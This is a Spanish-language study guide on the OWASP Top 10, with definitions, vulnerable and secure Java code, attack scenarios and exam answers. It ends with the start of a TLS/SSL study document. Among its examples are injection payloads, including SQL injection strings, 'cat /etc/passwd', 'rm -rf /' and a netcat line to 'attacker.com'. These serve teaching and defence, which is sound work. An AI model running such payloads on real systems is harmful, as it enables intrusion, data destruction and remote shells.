
1. **Control de Acceso:** Restringir qué usuarios autenticados pueden hacer
2. **Criptografía:** Proteger datos sensibles en tránsito y en reposo
3. **Inyección:** Prevenir que entrada maliciosa sea interpretada como código
4. **Diseño Seguro:** Considerar seguridad desde el principio del desarrollo
5. **Configuración:** Asegurar que sistemas estén configurados correctamente
6. **Componentes:** Mantener dependencias actualizadas y sin vulnerabilidades
7. **Autenticación:** Verificar identidad de usuarios de forma robusta
8. **Integridad:** Asegurar que código y datos no sean manipulados
9. **Logging:** Detectar y responder a incidentes de seguridad

1.4. ¿Cómo encaja en el curso?

OWASP Top 10 es un caso de estudio de **vulnerabilidades reales en sistemas del mundo real**:

- **Aplicación práctica:** Conceptos de seguridad aplicados a desarrollo web
- **Defensa en profundidad:** Múltiples capas de protección necesarias
- **Evolución continua:** Nuevos ataques requieren nuevas defensas
- **Trade-offs:** Balance entre seguridad, funcionalidad y usabilidad
- **Responsabilidad compartida:** Desarrolladores, arquitectos, y operadores

Arquitectura típica vulnerable:



2. Definiciones Clave

Términos Fundamentales

OWASP: Open Web Application Security Project - organización dedicada a mejorar seguridad del software.

CWE: Common Weakness Enumeration - lista de debilidades de seguridad de software.

Control de Acceso Roto: Falla que permite acceder a recursos sin autorización apropiada.

Privilegio Mínimo: Principio de otorgar solo los permisos necesarios.

Denegar por Defecto: Bloquear todo acceso excepto lo explícitamente permitido.

IDOR: Insecure Direct Object Reference - exponer referencia directa sin verificación.

Fallo Criptográfico: Debilidades relacionadas con criptografía que exponen datos.

Cifrado en Tránsito: Proteger datos durante transmisión por red (TLS/HTTPS).

Cifrado en Reposo: Proteger datos almacenados en disco o base de datos.

Inyección: Insertar código malicioso a través de entrada no validada.

SQL Injection: Inyectar comandos SQL maliciosos vía entrada de usuario.

Consulta Parametrizada: Separar código SQL de datos para prevenir inyección.

ORM: Object-Relational Mapping - mapear objetos a registros de base de datos.

Diseño Inseguro: Fallas arquitectónicas que no se corrigen solo con implementación.

Modelado de Amenazas: Identificar y analizar amenazas potenciales durante diseño.

Configuración Insegura: Sistema mal configurado que expone vulnerabilidades.

Hardening: Asegurar un sistema reduciendo su superficie de ataque.

CVE: Common Vulnerabilities and Exposures - lista pública de vulnerabilidades.

Componente Vulnerable: Biblioteca o software de terceros con vulnerabilidades conocidas.

Gestión de Parches: Mantener software actualizado con correcciones de seguridad.

Credential Stuffing: Ataque automatizado usando credenciales robadas.

Fuerza Bruta: Intentar sistemáticamente todas las combinaciones de credenciales.

MFA: Multi-Factor Authentication - requerir múltiples formas de verificación.

Deserialización Insegura: Convertir datos serializados sin validación apropiada.

CI/CD: Continuous Integration/Deployment - pipeline automatizado de desarrollo.

Cadena de Suministro: Todos los componentes involucrados en producir software.

Logging: Registro de eventos del sistema para auditoría y detección.

SIEM: Security Information and Event Management - sistema para analizar logs.

3. Cómo Funciona

3.1. 1. Control de Acceso Roto

3.1.1. El problema fundamental

Las aplicaciones web necesitan controlar quién puede acceder a qué recursos. Los sistemas fallan cuando asumen que el cliente no modificará solicitudes, verifican acceso solo en UI, confían en parámetros controlados por usuario, o no verifican propiedad de recursos.

Código vulnerable:

```
String acct = request.getParameter("acct");
pstmt.setString(1, acct);
ResultSet results = pstmt.executeQuery();
// No verifica que el usuario tenga permiso
```

URL vulnerable:

```
https://example.com/app/accountInfo?acct=notmyacct
```

Usuario puede modificar parámetro para acceder a cuentas de otros.

3.2. 2. Fallo Criptográfico

3.2.1. Problemas comunes

- Transmitir datos en texto plano
- Algoritmos criptográficos débiles u obsoletos
- Gestión inadecuada de claves
- No validar certificados TLS
- Vectores de inicialización reutilizados

Ejemplo - Cifrado automático de BD:

- Aplicación encripta tarjetas de crédito en BD
- Datos se desencriptan automáticamente al recuperarlos
- Inyección SQL puede leer datos en texto plano
- El cifrado no proporciona protección real

Ejemplo - Hashes sin sal:

- BD almacena `hash = MD5(password)`
- Sin sal añadida
- Contraseñas idénticas producen hashes idénticos
- Tablas arcoíris pueden revertir hashes
- MD5 es rápido, permite fuerza bruta con GPU

3.3. 3. Inyección

3.3.1. SQL Injection en detalle

Código vulnerable:

```
String query = "SELECT * FROM accounts WHERE custID='"  
                + request.getParameter("id") + "'";
```

Ataque básico:

```
Usuario ingresa: ' OR '1'='1  
Query resultante: SELECT * FROM accounts WHERE custID='' OR  
                  '1'='1'  
Resultado: Devuelve TODAS las cuentas
```

Ataque UNION:

```
Usuario ingresa: ' UNION SELECT username, password FROM users--  
Resultado: Extrae todos los usuarios y contraseñas
```

Ataque de timing:

```
http://example.com/app/accountView?id=' UNION SELECT SLEEP(10);--
```

Si respuesta tarda 10 segundos, la inyección funcionó. Atacante puede extraer datos bit por bit.

3.4. 4. Diseño Inseguro

3.4.1. Diferencia clave

- **Implementación insegura:** Bug en código que implementa diseño correcto
- **Diseño inseguro:** El diseño mismo tiene falla fundamental

Ejemplo - Cadena de cines:

- Permite reservas grupales con descuento
- Máximo 15 personas antes de requerir depósito
- No hay límite en número de reservas por usuario
- Atacante reserva 600 asientos en todos los cines
- Sin depósito, sin rate limiting
- Pérdida masiva de ingresos

Falla: No se consideró amenaza de automatización.

3.5. 5. Configuración Insegura

3.5.1. Problemas comunes

- Configuraciones por defecto inseguras
- Características innecesarias habilitadas
- Cuentas y contraseñas por defecto
- Mensajes de error informativos
- Características de seguridad deshabilitadas

Ejemplo - Apps de ejemplo no removidas:

- Servidor viene con aplicaciones de ejemplo
- No se eliminan en producción
- Apps tienen vulnerabilidades conocidas
- Una incluye consola admin con credenciales por defecto
- Atacante obtiene acceso y ejecuta código arbitrario

3.6. 6. Componentes Vulnerables

3.6.1. El problema

Las aplicaciones dependen de muchos componentes: frameworks, bibliotecas, dependencias transitivas, plugins, SO y servidores. Nuevas vulnerabilidades se descubren constantemente.

Ejemplo - Struts 2 CVE-2017-5638:

- Framework Apache Struts 2
- Falla en parseo de Content-Type header
- Permite ejecución remota de código (RCE)
- Brecha de Equifax (2017): 147 millones de registros
- Parche disponible, pero no aplicado a tiempo

3.7. 7. Fallos de Autenticación

3.7.1. Tipos de fallos

Credential Stuffing:

- Sitio A sufre brecha, credenciales filtradas
- Usuarios reutilizan contraseñas en múltiples sitios
- Atacante prueba credenciales en Sitio B

- Tasa de éxito: 0.1 % - 2 %
- Con millones de credenciales, miles de cuentas comprometidas

Gestión de sesiones insegura:

- Session ID en URL
- Sesiones no expiran después de logout
- Sin timeout de inactividad
- Usuario usa computadora pública, cierra ventana
- Siguiente usuario accede como el usuario anterior

3.8. 8. Fallos de Integridad

3.8.1. Ataque SolarWinds (2020)

- Atacantes comprometieron sistema de build
- Inyectaron backdoor en actualizaciones Orion
- Actualizaciones firmadas digitalmente (legítima)
- Distribuidas a 18,000 clientes durante meses
- 100 organizaciones comprometidas
- Estado-nación con recursos para atacar cadena de suministro

Lección: Incluso procesos seguros pueden ser subvertidos.

3.8.2. Deserialización insegura

Escenario:

- Aplicación React llama microservicios Spring Boot
- Desarrolladores quieren código inmutable
- Serializan estado de usuario y lo pasan con cada solicitud
- Atacante nota firma de objeto Java rO0”(base64)
- Usa Java Serial Killer para obtener RCE

3.9. 9. Fallos de Logging y Monitoreo

3.9.1. Problemas comunes

- Eventos auditables no se loguean
- Errores generan mensajes poco claros
- Logs no se monitorean para actividad sospechosa
- Logs solo almacenados localmente
- Sin procesos de escalación efectivos
- No puede detectar ataques en tiempo real

Ejemplo - Proveedor de salud infantil:

- No detectó brecha por falta de monitoreo
- Parte externa informó del compromiso
- Atacante accedió y modificó 3.5 millones de registros
- Sin logs, la brecha pudo estar en progreso desde 2013
- Más de 7 años sin detección

4. Problemas y Ataques

4.1. Control de Acceso Roto

4.1.1. Tipos de ataques

1. IDOR (Insecure Direct Object Reference): Ataque:

```
https://bank.com/account?id=12345
# Usuario cambia a:
https://bank.com/account?id=12346
# Si no hay verificacion, accede a cuenta ajena
```

2. Elevación de privilegios: Ataque:

```
# Usuario normal descubre URL:
https://example.com/app/admin_getappInfo
# Si no verifica rol, obtiene acceso admin
```

3. Manipulación de parámetros:

- Modificar campos ocultos en formularios
- Cambiar parámetros en cookies
- Modificar headers HTTP

4. APIs sin control de acceso:

- POST, PUT, DELETE sin verificación
- Asumir que usuario solo usa interfaz web
- Atacante llama API directamente

4.1.2. Defensas

- Denegar por defecto excepto recursos públicos
- Implementar control de acceso centralizado
- Verificar propiedad de recursos en cada solicitud
- Verificar en backend, no solo frontend
- Logging de fallos de acceso
- Rate limiting en APIs

4.2. Fallo Criptográfico

4.2.1. Escenarios de ataque

1. Transmisión en texto plano:

- Credenciales enviadas por HTTP
- Tráfico interno sin cifrado
- WiFi pública sin VPN
- Atacante captura con Wireshark

2. Algoritmos débiles:

- MD5 para hashes de contraseñas
- DES para cifrado
- SSL 3.0 / TLS 1.0
- Atacante rompe criptografía

3. Gestión de claves:

- Claves hardcodeadas en código
- Claves en repositorios Git
- Claves por defecto no cambiadas
- Sin rotación de claves

4.2.2. Defensas

- HTTPS/TLS para todo el tráfico
- Algoritmos modernos y fuertes
- Bcrypt/Argon2 para contraseñas con sal
- Gestión apropiada de claves
- Validar certificados TLS
- No almacenar datos sensibles innecesariamente

4.3. Inyección

4.3.1. Tipos de inyección

1. SQL Injection:

```
' OR '1'='1  
' UNION SELECT password FROM users--  
'; DROP TABLE users;--
```

2. Command Injection:

```
; cat /etc/passwd  
| nc attacker.com 4444  
'rm -rf /'
```

3. LDAP Injection:

```
*)(uid=*))(|(uid=*
```

4. XPath Injection:

```
' or '1'='1
```

4.3.2. Defensas

- Usar APIs parametrizadas (Prepared Statements)
- ORMs con queries seguras
- Validación positiva de entrada
- Escape de caracteres especiales
- Privilegios mínimos para BD
- WAF (Web Application Firewall)

Ejemplo seguro:

```
PreparedStatement pstmt = conn.prepareStatement(  
    "SELECT * FROM accounts WHERE custID=?");  
pstmt.setString(1, request.getParameter("id"));  
ResultSet results = pstmt.executeQuery();
```

4.4. Diseño Inseguro

4.4.1. Ejemplos

1. Sin rate limiting:

- Permite solicitudes ilimitadas
- Bots pueden abusar del sistema
- DDoS, scraping, credential stuffing

2. Lógica de negocio vulnerable:

- Transferencias sin confirmación
- Cupones reutilizables infinitamente
- Precios manipulables en cliente

3. Sin modelado de amenazas:

- No considerar adversarios
- Asumir usuarios honestos
- No planear para abuso

4.4.2. Defensas

- Modelado de amenazas en diseño
- Considerar casos de abuso
- Rate limiting apropiado
- Verificación del lado del servidor
- Ciclo de vida de desarrollo seguro
- Patrones de diseño seguro

4.5. Configuración Insegura

4.5.1. Checklist de problemas

- Stack traces en producción
- Listado de directorios habilitado
- Puertos innecesarios abiertos
- Servicios no usados ejecutándose
- Credenciales por defecto
- Software sin parches
- Permisos de archivos incorrectos

4.5.2. Defensas

- Hardening de sistemas
- Configuración mínima necesaria
- Remover features innecesarias
- Automatizar configuración
- Auditorías regulares
- Mensajes de error genéricos
- Entornos idénticos (dev, QA, prod)

4.6. Componentes Vulnerables

4.6.1. Detección

Herramientas:

- OWASP Dependency Check
- Snyk
- npm audit / pip-audit
- GitHub Dependabot
- Retire.js

Fuentes de información:

- CVE Database
- National Vulnerability Database
- Security advisories de vendors
- OWASP

4.6.2. Defensas

- Inventario de componentes
- Escaneo regular de vulnerabilidades
- Proceso de gestión de parches
- Remover dependencias no usadas
- Obtener componentes de fuentes oficiales
- Verificar firmas de paquetes
- Monitorear componentes sin soporte

4.7. Fallos de Autenticación

4.7.1. Ataques comunes

1. Fuerza bruta:

- Probar contraseñas comunes
- Diccionarios de contraseñas
- Miles de intentos por segundo

2. Credential stuffing:

- Credenciales de otras brechas
- Automatizado con listas enormes
- Explota reutilización de contraseñas

3. Session hijacking:

- Robo de session ID
- XSS para leer cookies
- Sniffing de red

4.7.2. Defensas

- MFA obligatorio
- Validar contraseñas contra lista de débiles
- Rate limiting en login
- Lockout después de intentos fallidos
- Session IDs aleatorios de alta entropía
- HttpOnly y Secure cookies
- Timeout de sesiones
- No exponer session ID en URL

4.8. Fallos de Integridad

4.8.1. Vectores de ataque

1. Cadena de suministro:

- Comprometer repositorio de código
- Inyectar malware en dependencias
- Atacar sistema de build

- Manipular actualizaciones

2. Deserialización:

- Objetos serializados manipulados
- Ejecución de código arbitrario
- Escalación de privilegios

3. Auto-actualizaciones inseguras:

- Sin verificación de firma
- Sin validación de integridad
- Canal no cifrado

4.8.2. Defensas

- Firmas digitales en software
- Verificar integridad con hashes
- Repositorios internos confiables
- Herramientas de seguridad de cadena de suministro
- Revisión de código y configuración
- Segregación en CI/CD
- No deserializar datos de clientes no confiables

4.9. Fallos de Logging

4.9.1. Problemas

- No loguear eventos críticos
- Logs inadecuados o poco claros
- No monitorear para actividad sospechosa
- Almacenamiento solo local
- Sin alertas automáticas
- No puede detectar brechas

4.9.2. Defensas

- Loguear todos los eventos de seguridad
- Contexto suficiente para identificar atacantes
- Centralizar logs
- Monitoreo en tiempo real
- SIEM para análisis
- Alertas automáticas
- Plan de respuesta a incidentes
- Retención apropiada para análisis forense

5. Escenarios Aplicados

5.1. Escenario 1: IDOR en Banco Online

Situación: Usuario descubre URL de su estado de cuenta:

```
https://banco.com/statement?accountId=123456
```

Ataque:

1. Usuario modifica URL a accountId=123457
2. Aplicación no verifica propiedad
3. Usuario ve estado de cuenta de otra persona
4. Información sensible revelada

Conceptos clave:

- Falla de control de acceso
- IDOR - referencia directa sin verificación
- Confianza en parámetros controlados por usuario
- Defensa: verificar que `userId == owner(accountId)`
- Usar identificadores indirectos o verificar autorización

5.2. Escenario 2: SQL Injection en Login

Situación: Formulario de login vulnerable:

```
String query = "SELECT * FROM users WHERE username='"  
+ username + "' AND password='" + password + "'";
```

Ataque:

1. Atacante ingresa:
 - Username: `admin`
 - Password: `' OR '1'='1`

2. Query resultante:

```
SELECT * FROM users WHERE username='admin' AND password='' OR  
'1'='1'
```

3. Condición siempre verdadera
4. Atacante se loguea como admin sin conocer contraseña

Conceptos clave:

- Inyección SQL clásica

- Concatenación de strings sin sanitización
- Entrada de usuario interpretada como código SQL
- Defensa: usar PreparedStatement con parámetros
- Validación de entrada del lado del servidor

5.3. Escenario 3: Credential Stuffing

Situación: Sitio de e-commerce sin protección contra credential stuffing.

Ataque:

1. Atacante obtiene 10 millones de credenciales de brecha anterior
2. Lista en formato: `email:password`
3. Usa herramienta automatizada (ej. Sentry MBA)
4. Prueba cada par de credenciales en sitio objetivo
5. Sin rate limiting, prueba miles por minuto
6. Tasa de éxito 1 %: 100,000 cuentas comprometidas
7. Atacante vende acceso a cuentas o las usa para fraude

Conceptos clave:

- Reutilización de contraseñas es el problema fundamental
- Ataques automatizados a gran escala
- Defensas: MFA, rate limiting, detección de patrones
- CAPTCHA después de múltiples intentos fallidos
- Monitoreo de login desde IPs/países inusuales

5.4. Escenario 4: Componente Vulnerable - Struts

Situación: Aplicación web usa Apache Struts 2 versión vulnerable.

Cronología del ataque:

1. Marzo 2017: CVE-2017-5638 publicado
2. Parche disponible inmediatamente
3. Empresa no aplica parche (falta de proceso)
4. Mayo 2017: Atacantes escanean Internet
5. Encuentran servidor vulnerable de la empresa
6. Explotan vulnerabilidad con exploit público

7. Obtienen ejecución remota de código
8. Escalan privilegios y acceden a base de datos
9. Extraen 147 millones de registros (caso Equifax)

Conceptos clave:

- Ventana de vulnerabilidad entre publicación y parche
- Necesidad de proceso de gestión de parches
- Escaneo automatizado por atacantes
- Exploits públicos disponibles inmediatamente
- Una vulnerabilidad puede comprometer toda la organización
- Importancia de inventario de componentes

5.5. Escenario 5: Deserialización Insegura

Situación: Aplicación Java serializa objetos de usuario.

Implementación vulnerable:

```
// Servidor serializa estado de usuario
ByteArrayOutputStream bos = new ByteArrayOutputStream();
ObjectOutputStream oos = new ObjectOutputStream(bos);
oos.writeObject(userState);
String encoded = Base64.encode(bos.toByteArray());
response.setCookie("userState", encoded);

// Servidor deserializa en siguiente request
byte[] decoded = Base64.decode(request.getCookie("userState"));
ObjectInputStream ois = new ObjectInputStream(
    new ByteArrayInputStream(decoded));
UserState state = (UserState) ois.readObject();
```

Ataque:

1. Atacante intercepta cookie
2. Nota prefijo rOO" (objeto Java serializado en base64)
3. Usa herramienta ysoserial
4. Genera payload malicioso:
 - Objeto que ejecuta código al deserializar
 - Usa gadget chains en bibliotecas comunes
5. Reemplaza cookie con payload
6. Servidor deserializa objeto malicioso

7. Código arbitrario ejecutado en servidor
8. Atacante obtiene shell reverso

Conceptos clave:

- Deserializar datos de cliente es peligroso
- Objetos pueden contener código ejecutable
- Gadget chains explotan clases legítimas
- Defensa: no deserializar datos no confiables
- Usar JSON u otros formatos solo de datos
- Validar tipo de objeto antes de deserializar

5.6. Escenario 6: Configuración Insegura - Stack Traces

Situación: Aplicación en producción muestra stack traces completos.

Ataque:

1. Atacante causa error intencional
2. Ingresa: `id=' OR 1=1--`
3. Aplicación genera error SQL
4. Stack trace revelado al atacante:

```
java.sql.SQLException: Syntax error near OR
    at com.example.UserDAO.getUser(UserDAO.java:45)
    at com.example.UserServlet.doGet(UserServlet.java:23)
Database: MySQL 5.5.62
Table: users
Columns: id, username, password_hash, email, role
Connection string: jdbc:mysql://10.0.1.5:3306/appdb
```

Información revelada:

- Estructura de base de datos (tablas, columnas)
- Versión de MySQL (puede tener vulnerabilidades conocidas)
- IP interna de servidor de BD
- Estructura de código (paquetes, clases)
- Confirma vulnerabilidad de SQL injection

Consecuencias:

- Atacante construye ataque más preciso
- Sabe exactamente qué columnas extraer

- Puede buscar exploits para MySQL 5.5.62
- Mapea arquitectura interna

Conceptos clave:

- Mensajes de error deben ser genéricos en producción
- Logs detallados solo internamente
- No revelar estructura interna
- Configurar error-pages personalizadas
- Deshabilitar debug mode en producción

5.7. Escenario 7: Falta de Logging - Brecha No Detectada

Situación: Empresa de salud sin logging adecuado.

Cronología:

1. 2013: Atacante obtiene acceso inicial (vulnerabilidad sin parchar)
2. Sin logging de accesos, ataque no detectado
3. Atacante establece persistencia (backdoor)
4. 2013-2020: Accede regularmente a sistema
5. Extrae y modifica registros médicos
6. Sin monitoreo, actividad parece normal
7. 2020: Tercero externo nota actividad sospechosa
8. Reporta a empresa
9. Investigación revela brecha de 7 años
10. 3.5 millones de registros comprometidos
11. Sin logs, imposible determinar alcance completo

Conceptos clave:

- Logging es crítico para detección
- Sin logs, brechas pueden durar años
- Importancia de monitoreo en tiempo real
- Necesidad de retención de logs para análisis forense
- SIEM para detectar patrones anómalos
- Plan de respuesta a incidentes
- Compliance (HIPAA requiere logging)

6. Posibles Preguntas de Examen

6.1. Pregunta 1

Explica qué es IDOR y da un ejemplo concreto de cómo puede ser explotado.

Respuesta:

- IDOR: Insecure Direct Object Reference
- Exposición de referencia directa a objetos internos sin verificación
- Ejemplo: `https://bank.com/statement?accountId=12345`
- Usuario modifica parámetro a `accountId=12346`
- Si no hay verificación de propiedad, accede a cuenta ajena
- Falla de control de acceso
- Atacante puede enumerar todos los IDs
- Defensa: verificar que usuario tiene autorización
- Verificar: `userId == owner(accountId)`
- O usar identificadores indirectos (mapping interno)

6.2. Pregunta 2

¿Qué es SQL Injection y cómo se previene? Incluye ejemplo de código vulnerable y seguro.

Respuesta:

- SQL Injection: inyectar comandos SQL maliciosos vía entrada de usuario
- Entrada no validada es interpretada como código SQL
- Código vulnerable:

```
String query = "SELECT * FROM users WHERE id='"  
    + userId + "'";
```

- Ataque: usuario ingresa `' OR '1'='1`
- Query resultante: `SELECT * FROM users WHERE id='' OR '1'='1'`
- Devuelve todos los usuarios
- Prevención: usar consultas parametrizadas

```
PreparedStatement pstmt = conn.prepareStatement(  
    "SELECT * FROM users WHERE id=?");  
pstmt.setString(1, userId);
```

- Separación completa de código y datos
- También: validación de entrada, escape, ORMs, privilegios mínimos

6.3. Pregunta 3

¿Cuál es la diferencia entre diseño inseguro e implementación insegura? Da ejemplos de cada uno.

Respuesta:

- **Implementación insegura:** bug en código que implementa diseño correcto
 - Ejemplo: olvidar validar entrada en un endpoint
 - Ejemplo: usar `strcmp` en lugar de *hash_equals*
 - Se corrige arreglando el código
- **Diseño inseguro:** falla arquitectónica fundamental
 - Ejemplo: sistema de reservas sin rate limiting
 - Ejemplo: no considerar amenaza de bots
 - No se puede corregir solo con código, requiere rediseño
- Un diseño seguro puede tener bugs de implementación
- Un diseño inseguro no se arregla con implementación perfecta
- Diseño inseguro requiere modelado de amenazas
- Más costoso de remediar que implementación insegura

6.4. Pregunta 4

Explica qué es credential stuffing y cómo se diferencia de fuerza bruta. ¿Cómo se defiende contra él?

Respuesta:

- **Credential Stuffing:** usar credenciales robadas de otras brechas
 - Atacante tiene lista de username:password reales
 - Explota reutilización de contraseñas
 - Automatizado, miles de intentos
 - Tasa de éxito: 0.1 % - 2 %
- **Fuerza Bruta:** probar todas las combinaciones posibles
 - Genera contraseñas (diccionario o sistemático)
 - Prueba contra un solo usuario
 - Tasa de éxito mucho menor
- Diferencia clave: credential stuffing usa credenciales reales
- Defensas:
 - MFA (multi-factor authentication) - más efectiva
 - Rate limiting

- Detección de patrones anómalos
- CAPTCHA después de fallos
- Monitoreo de IPs/países inusuales
- Notificar usuarios de intentos de login

6.5. Pregunta 5

¿Por qué es importante la gestión de componentes vulnerables? Da un ejemplo real de consecuencias.

Respuesta:

- Aplicaciones modernas dependen de muchos componentes
- Frameworks, bibliotecas, dependencias transitivas
- Nuevas vulnerabilidades se descubren constantemente
- Ejemplo real: Equifax (2017)
 - Usaban Apache Struts 2 vulnerable
 - CVE-2017-5638: RCE (Remote Code Execution)
 - Parche disponible en Marzo 2017
 - Equifax no aplicó parche
 - Mayo 2017: atacantes explotaron vulnerabilidad
 - Resultado: 147 millones de registros comprometidos
 - Información personal, SSNs, tarjetas de crédito
- Lecciones:
 - Necesidad de inventario de componentes
 - Proceso de gestión de parches
 - Escaneo regular con herramientas (Dependency Check)
 - Monitoreo de CVE Database
 - Ventana de vulnerabilidad es crítica

6.6. Pregunta 6

¿Qué información puede revelar un stack trace en producción y por qué es peligroso?

Respuesta:

- Stack traces revelan información sensible:
 - Estructura de base de datos (tablas, columnas)
 - Versiones de software y frameworks
 - IPs y puertos internos

- Rutas de archivos del sistema
- Estructura de código (paquetes, clases)
- Lógica de negocio
- Por qué es peligroso:
 - Atacante mapea arquitectura interna
 - Puede buscar exploits para versiones específicas
 - Confirma existencia de vulnerabilidades
 - Facilita construcción de ataques precisos
 - Reduce trabajo de reconocimiento del atacante
- Ejemplo: error SQL revela nombres de columnas
- Atacante ahora sabe exactamente qué extraer con SQL injection
- Defensa:
 - Mensajes de error genéricos en producción
 - ".Error interno del servidor"
 - Logs detallados solo internamente
 - Configurar error-pages personalizadas
 - Deshabilitar debug mode

6.7. Pregunta 7

Explica qué es deserialización insegura y por qué es peligrosa.

Respuesta:

- Deserialización: convertir datos serializados de vuelta a objetos
- Insegura: deserializar datos de fuentes no confiables sin validación
- Peligroso porque:
 - Objetos pueden ejecutar código al deserializar
 - "Gadget chains.^{ex}plotan clases legítimas
 - Puede llevar a Remote Code Execution
- Ejemplo:
 - Aplicación serializa estado de usuario en cookie
 - Atacante modifica objeto serializado
 - Inyecta objeto malicioso
 - Al deserializar, ejecuta código arbitrario
- Herramientas: ysoserial, Java Serial Killer

- Defensas:
 - No deserializar datos de clientes no confiables
 - Usar formatos solo de datos (JSON, XML)
 - Validar tipo de objeto antes de deserializar
 - Firmas digitales en datos serializados
 - Restricciones en clases permitidas

6.8. Pregunta 8

¿Qué es el ataque SolarWinds y qué lecciones nos enseña sobre seguridad de cadena de suministro?

Respuesta:

- SolarWinds (2020): ataque a cadena de suministro de software
- Cronología:
 - Atacantes (estado-nación) comprometieron sistema de build
 - Inyectaron backdoor en actualizaciones de software Orion
 - Actualizaciones firmadas digitalmente (legítimas)
 - Distribuidas a 18,000 clientes durante meses
 - 100 organizaciones comprometidas
 - Incluye agencias gobierno y empresas Fortune 500
- Sofisticación:
 - Atacantes tenían recursos de estado-nación
 - Empresa tenía procesos de seguridad
 - Aún así fueron subvertidos
 - Firma digital legítima engañó a todos
- Lecciones:
 - Cadena de suministro es vector crítico
 - Incluso procesos seguros pueden ser comprometidos
 - Necesidad de defensa en profundidad
 - Segregación en CI/CD
 - Monitoreo de comportamiento de software
 - Verificación de integridad multinivel
 - Confianza es difícil en escala

6.9. Pregunta 9

¿Por qué es crítico el logging y monitoreo? Da ejemplo de consecuencias de su falta.

Respuesta:

- Logging y monitoreo son críticos para:
 - Detectar brechas de seguridad
 - Análisis forense
 - Compliance regulatorio
 - Respuesta a incidentes
 - Entender alcance de compromiso
- Ejemplo real: Proveedor de salud infantil
 - Sin logging ni monitoreo adecuados
 - Brecha no detectada internamente
 - Tercero externo reportó actividad sospechosa
 - Investigación reveló brecha de 7 años (2013-2020)
 - 3.5 millones de registros de niños comprometidos
 - Sin logs: imposible determinar alcance completo
 - No saben qué datos fueron accedidos
 - No pueden identificar a todas las víctimas
- Consecuencias:
 - Multas regulatorias (HIPAA)
 - Daño reputacional
 - Demandas legales
 - Costos de notificación y remediación
- Defensa:
 - Loguear todos los eventos de seguridad
 - Centralizar logs (SIEM)
 - Monitoreo en tiempo real
 - Alertas automáticas
 - Retención apropiada

6.10. Pregunta 10

Compara y contrasta tres vulnerabilidades del OWASP Top 10. ¿Cuáles son sus similitudes y diferencias en términos de prevención?

Respuesta:

Control de Acceso Roto vs Fallos de Autenticación:

- Similitud: ambos sobre quién puede hacer qué
- Diferencia:
 - Autenticación: verificar *quién* eres
 - Control de acceso: verificar qué *puedes* hacer
- Autenticación ocurre primero, control de acceso después
- Prevención diferente:
 - Autenticación: MFA, contraseñas fuertes
 - Control de acceso: verificación por recurso

Inyección vs XSS:

- Similitud: entrada no validada ejecutada como código
- Diferencia:
 - Inyección: servidor interpreta entrada (SQL, comando)
 - XSS: navegador interpreta entrada (JavaScript)
- Prevención similar: validación, escape, sanitización
- Pero contextos diferentes requieren técnicas diferentes

Diseño Inseguro vs Configuración Insegura:

- Similitud: problemas antes de código
- Diferencia:
 - Diseño: arquitectura fundamental
 - Configuración: settings de sistemas existentes
- Diseño requiere rediseño, configuración requiere cambios
- Diseño más costoso de remediar

Patrón general: Defensa en profundidad requiere múltiples capas.

7. Hoja de Referencia Rápida

OWASP Top 10 - Vista General

1. Control de Acceso Roto

- **Problema:** Usuarios acceden a recursos sin autorización
- **Ejemplo:** IDOR, elevación de privilegios
- **Defensa:** Denegar por defecto, verificar propiedad

2. Fallo Criptográfico

- **Problema:** Datos sensibles expuestos
- **Ejemplo:** Texto plano, algoritmos débiles, hashes sin sal
- **Defensa:** HTTPS, bcrypt, gestión de claves

3. Inyección

- **Problema:** Entrada interpretada como código
- **Ejemplo:** SQL injection, command injection
- **Defensa:** PreparedStatements, validación, escape

4. Diseño Inseguro

- **Problema:** Fallas arquitectónicas fundamentales
- **Ejemplo:** Sin rate limiting, lógica de negocio vulnerable
- **Defensa:** Modelado de amenazas, diseño seguro

5. Configuración Insegura

- **Problema:** Sistemas mal configurados
- **Ejemplo:** Stack traces, defaults, features innecesarias
- **Defensa:** Hardening, configuración mínima

OWASP Top 10 - Continuación

6. Componentes Vulnerables

- **Problema:** Dependencias con vulnerabilidades conocidas
- **Ejemplo:** Struts 2, Heartbleed
- **Defensa:** Inventario, escaneo, gestión de parches

7. Fallos de Autenticación

- **Problema:** Verificación de identidad débil
- **Ejemplo:** Credential stuffing, sesiones inseguras
- **Defensa:** MFA, contraseñas fuertes, timeouts

8. Fallos de Integridad

- **Problema:** Código/datos manipulados
- **Ejemplo:** SolarWinds, deserialización insegura
- **Defensa:** Firmas digitales, verificación de integridad

9. Fallos de Logging

- **Problema:** No detectar/responder a incidentes
- **Ejemplo:** Brechas de años sin detectar
- **Defensa:** SIEM, monitoreo, alertas

10. SSRF

- **Problema:** Servidor hace solicitudes no validadas
- **Ejemplo:** Acceso a recursos internos
- **Defensa:** Validación de URLs, whitelist

Principios de Defensa

Defensa en Profundidad

- Múltiples capas de seguridad
- Si una falla, otras protegen
- Combinación de controles técnicos y de proceso

Privilegio Mínimo

- Otorgar solo permisos necesarios
- Aplicar a usuarios, procesos, sistemas
- Limitar impacto de compromiso

Denegar por Defecto

- Todo prohibido excepto lo explícitamente permitido
- Whitelist sobre blacklist
- Fail secure, no fail open

Validación de Entrada

- Validación positiva (whitelist)
- Sanitización apropiada al contexto
- Nunca confiar en datos de cliente

Checklist de Seguridad

Diseño

- Modelado de amenazas
- Arquitectura de seguridad
- Principios de diseño seguro

Desarrollo

- Revisión de código
- Análisis estático (SAST)
- Bibliotecas de seguridad
- PreparedStatements, no concatenación

Testing

- Análisis dinámico (DAST)
- Escaneo de dependencias
- Pruebas de penetración
- Fuzzing

Despliegue

- Hardening de sistemas
- Configuración segura
- Remover features innecesarias
- Mensajes de error genéricos

Operación

- Gestión de parches
- Monitoreo y logging
- Respuesta a incidentes
- Auditorías regulares

TLS/SSL

Canales Seguros y Cifrado en Tránsito

Documento de Estudio

Ciberseguridad

Índice

1. Resumen Claro	3
1.1. ¿Qué es TLS/SSL?	3
1.2. ¿Por qué importa?	3
1.3. Conceptos principales	3
1.4. ¿Cómo encaja en el curso?	4
2. Definiciones Clave	6
3. Cómo Funciona	7
3.1. El problema: comunicación insegura	7
3.1.1. TCP/IP sin seguridad	7
3.2. Primitivas criptográficas	7
